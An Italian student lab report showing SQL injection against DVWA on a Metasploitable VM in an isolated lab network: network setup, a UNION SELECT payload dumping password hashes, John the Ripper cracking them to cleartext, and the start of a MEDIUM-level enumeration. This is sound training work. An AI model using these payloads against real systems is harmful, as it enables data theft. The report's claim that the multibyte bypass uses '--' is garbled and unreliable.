



Web Application Exploit Sqli

Obiettivo

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (non dimenticarsi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro) utilizzando le tecniche illustrate a lezione.

NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.

Requisiti

- Livello di difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Introduzione al problema → SQL Injection

Cos'è →

- La SQL Injection rappresenta una delle vulnerabilità più critiche e diffuse nelle applicazioni web che interagiscono con un database SQL. Questo tipo di attacco si verifica nel momento in cui un'applicazione integra direttamente l'input non filtrato dell'utente all'interno di una query SQL.

Meccanismo di sfruttamento →

- Quando l'applicazione web costruisce una query dinamica concatenando del testo fisso e dei dati inseriti dall'utente (Ad esempio nome_utente o un ID) , un attaccante potrebbe iniettare del codice SQL malevolo.

- Esempio → `SELECT * FROM users WHERE username = "INPUT UTENTE" AND password = '..'` → Qui un utente potrebbe manipolare la logica della query andando a chiudere l'apice e aggiungendo istruzioni differenti come ad esempio `UNION SELECT , OR 1=1` ecc)

Impatto →

- Un attacco SQLi può portare a gravi conseguenze, tra cui :
 1. Aggiramento autenticazione : Con logiche del tipo `OR 1=1` per accedere al sistema senza credenziali.
 2. Estrazione di dati sensibili (come vedremo più avanti) : Lettura non prevista di intere tabelle sfruttando la clausola `UNION SELECT`
 3. Modifica o cancellazione di dati : Con istruzioni del tipo `UPDATE` o `DELETE` per alterare o distruggere il contenuto del DB.

Configurazione ambienti di lavoro

1. Iniziamo con la configurazione di rete del nostro laboratorio virtuale andando a configurare una nuova rete con NAT → NatNetworkBW :

A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Francesco Miolli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci


The screenshot shows the 'NAT Network' configuration window in Oracle VM VirtualBox. The 'Nome' field is set to 'NatNetworkBW'. The 'Opzioni generali' tab is selected, showing the following settings:

- Nome: NatNetworkBW
- Prefisso IPv4: 192.168.13.0/24
- ☐ Abilita DHCP
- ☐ Abilita IPv6
- Prefisso IPv6:
- ☐ Pubblica la rotta predefinita IPv6


2. Procediamo con la configurazione di Kali e Metasploitable andando a metterle entrambe all'interno della nostra nuova rete NatNetwork :

Impostazioni Kali →


A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Francesco Miolli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci



Impostazioni Metasploitable →




3. Ora sulla VM Kali apportiamo modifiche all'interfaccia di NetworkManager (quindi "Edit Connections") e inseriamo l'IP richiesto per lo scope di questa simulazione →



4. Tramite il comando `ip a` andiamo a verificare l'avvenuta modifica del nostro IP Kali →

```
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group d
link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
    valid_lft forever preferred_lft forever
inet6 fe80::8b3a:89a7:3815:64ed/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

5. Ora procediamo con il cambio dell'IP della VM Metasploitable sul terminale di Metasploitable con il comando [sudo nano /etc/network/interfaces](#):



```
metasploitablelinux [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

GNU nano 2.0.7  File: /etc/network/interfaces  Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
gateway 192.168.13.1

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is  ^U Next Page  ^U UnCut Text ^T To Spell

CTRL (DESTRA)
```

Effettuiamo un riavvio dell'interfaccia di rete tramite [sudo /etc/init.d/networking restart](#) e poi procediamo al controllo del ping tramite [ip a](#)



```
metasploitablelinux [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Last login: Mon Nov 10 04:04:05 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:50:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:7d:6e:fc brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
    inet6 fe00::a00:27ff:fe7d:6efc/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


6. Ora effettuiamo un test di connettività all'interno del nostro ambiente tramite l'invio di pacchetti ICMP (ping) tramite il comando ping 192.168.13.150:

```
(kali@kali)~$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data:
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=35.6 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=24.0 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=3.28 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=26.4 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=10.2 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=17.2 ms
64 bytes from 192.168.13.150: icmp_seq=7 ttl=64 time=1.11 ms
64 bytes from 192.168.13.150: icmp_seq=8 ttl=64 time=1.39 ms
^C
-- 192.168.13.150 ping statistics --
8 packets transmitted, 8 received, 0% packet loss, time 7142ms
rtt min/avg/max/mdev = 1.109/14.895/35.594/12.138 ms
```


Exploit con SQLi (Securtiy LOW)

FASE 1 :


Avendo completato le operazioni di configurazione di rete possiamo ora procedere ad effettuare l'accesso alla pagina DVWA sulla VM kali andando ad impostare dapprima il DVWA Security a LOW:



1. Dal seguente screenshot si può evincere come ci siano errori di sintassi e si possa inserire codice malevolo:



2. Andando ad iniettare nel payload possiamo dimostrare la rottura della logica della query e l'estrazione di dati.
 - Payload iniettato : **UNION SELECT user, password FROM dvwa.users -- -**
 - Come funziona?
 1. L'utente chiude la query originale.
 2. L'istruzione UNION SELECT combina il risultato della query originale con i dati estratti dalla tabella dvwa.users.
 3. Troviamo le colonne user e password (memorizzate come hash) ignorando la normale logica di visualizzazione.




3. Compromissione dei dati → L'attacco ha dimostrato come la mancata separazione tra **dati** e **ordini SQL** consenta a un malintenzionato di

leggere informazioni dal database. L'accesso agli **hash delle password** è classificato come **grave compromissione**, in quanto questi hash possono essere utilizzati per attacchi offline mirati.

FASE 2 : Cracking delle Password

1. Abbiamo ora ricavato degli hash delle password dal database procediamo all'attacco offline per recuperare le password in chiaro.
2. Tramite l'utilizzo del tool John The Ripper →
 - Cos'è John The Ripper? **John The Ripper (JTR)** è uno strumento open-source ampiamente riconosciuto nel campo della sicurezza informatica, specializzato nel recupero di password da hash crittografici.
 - Come funziona?
 - JTR prende gli hash target e, per ogni **password candidata** che genera (secondo il metodo d'attacco scelto), calcola l'hash utilizzando lo stesso algoritmo (ad esempio, MD5, come tipico in DVWA Low). Se l'hash generato coincide con l'hash target, la password in chiaro è stata trovata.
3. Andiamo quindi a utilizzare il comando **john --format=raw-md5 --wordlist=/usr/share/wordlist/rockyou hashes.txt** e una volta terminato andiamo a controllare il risultato tramite un **john --format=raw-md5 --show hashes.txt**



```
(kali@kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
└─$ john --format=raw-md5 --show hashes.txt
admin:password
gordon:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Abbiamo dunque ricavato in chiaro la password di Pablo Picasso → password : **"letmein"**.

Exploit con SQLi (Securtiy MEDIUM)

1. Cosa succede di diverso in MEDIUM?

```
Medium SQL Injection Source

<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

Abbiamo `$id = mysql_real_escape_string($id)` →

- (mysql_real_escape_string) : Questa è la misura di sicurezza appena introdotta a livello MEDIUM.
- Lo scopo della funzione è quello di neutralizzare i caratteri speciali che potrebbero essere usati per un attacco SQLi(come l'apice singolo). Aggiunge un \ prima di ogni apice o carattere pericoloso.
-

Perchè questo codice è ancora vulnerabile?

Nonostante l'uso di mysql_real_escape_string(), questo codice è ancora considerato vulnerabile (livello Medium) per due motivi principali:

1. **Funzioni Obsolete:** Le funzioni PHP con il prefisso mysql_ sono deprecated e sono state rimosse nelle versioni recenti di PHP, poiché non supportano funzionalità di sicurezza moderne (come le Prepared Statements).
2. Bypass del Multi-byte Character Set: Può essere aggirata in ambienti datati sfruttando i caratteri multi-byte (come la sequenza --), che "consumano" il backslash di protezione, liberando l'apice iniettato per l'attacco.

FASE 1

1. Andiamo dapprima a vedere le tabelle che possiamo sfruttare nel nostro attacco → tramite `1 UNION SELECT null, schema_name FROM`

`information_schema.schemata` → Come funziona?

- 1 sta per l'ID che l'attaccante vuole che la query originale continui a cercare.
- In pratica, 1 è solo il dato d'ingresso che precede la parte di iniezione UNION.

- **UNION SELECT** → La clausola UNION combina il set di risultati della query originale con il set di risultati di questa nuova query iniettata. Affinchè UNION funzioni , entrambe le query devono avere lo stesso numero di colonne e i tipi di dato delle colonne corrispondenti devono essere compatibili.

2. null, schema_name (Le Due Colonne)

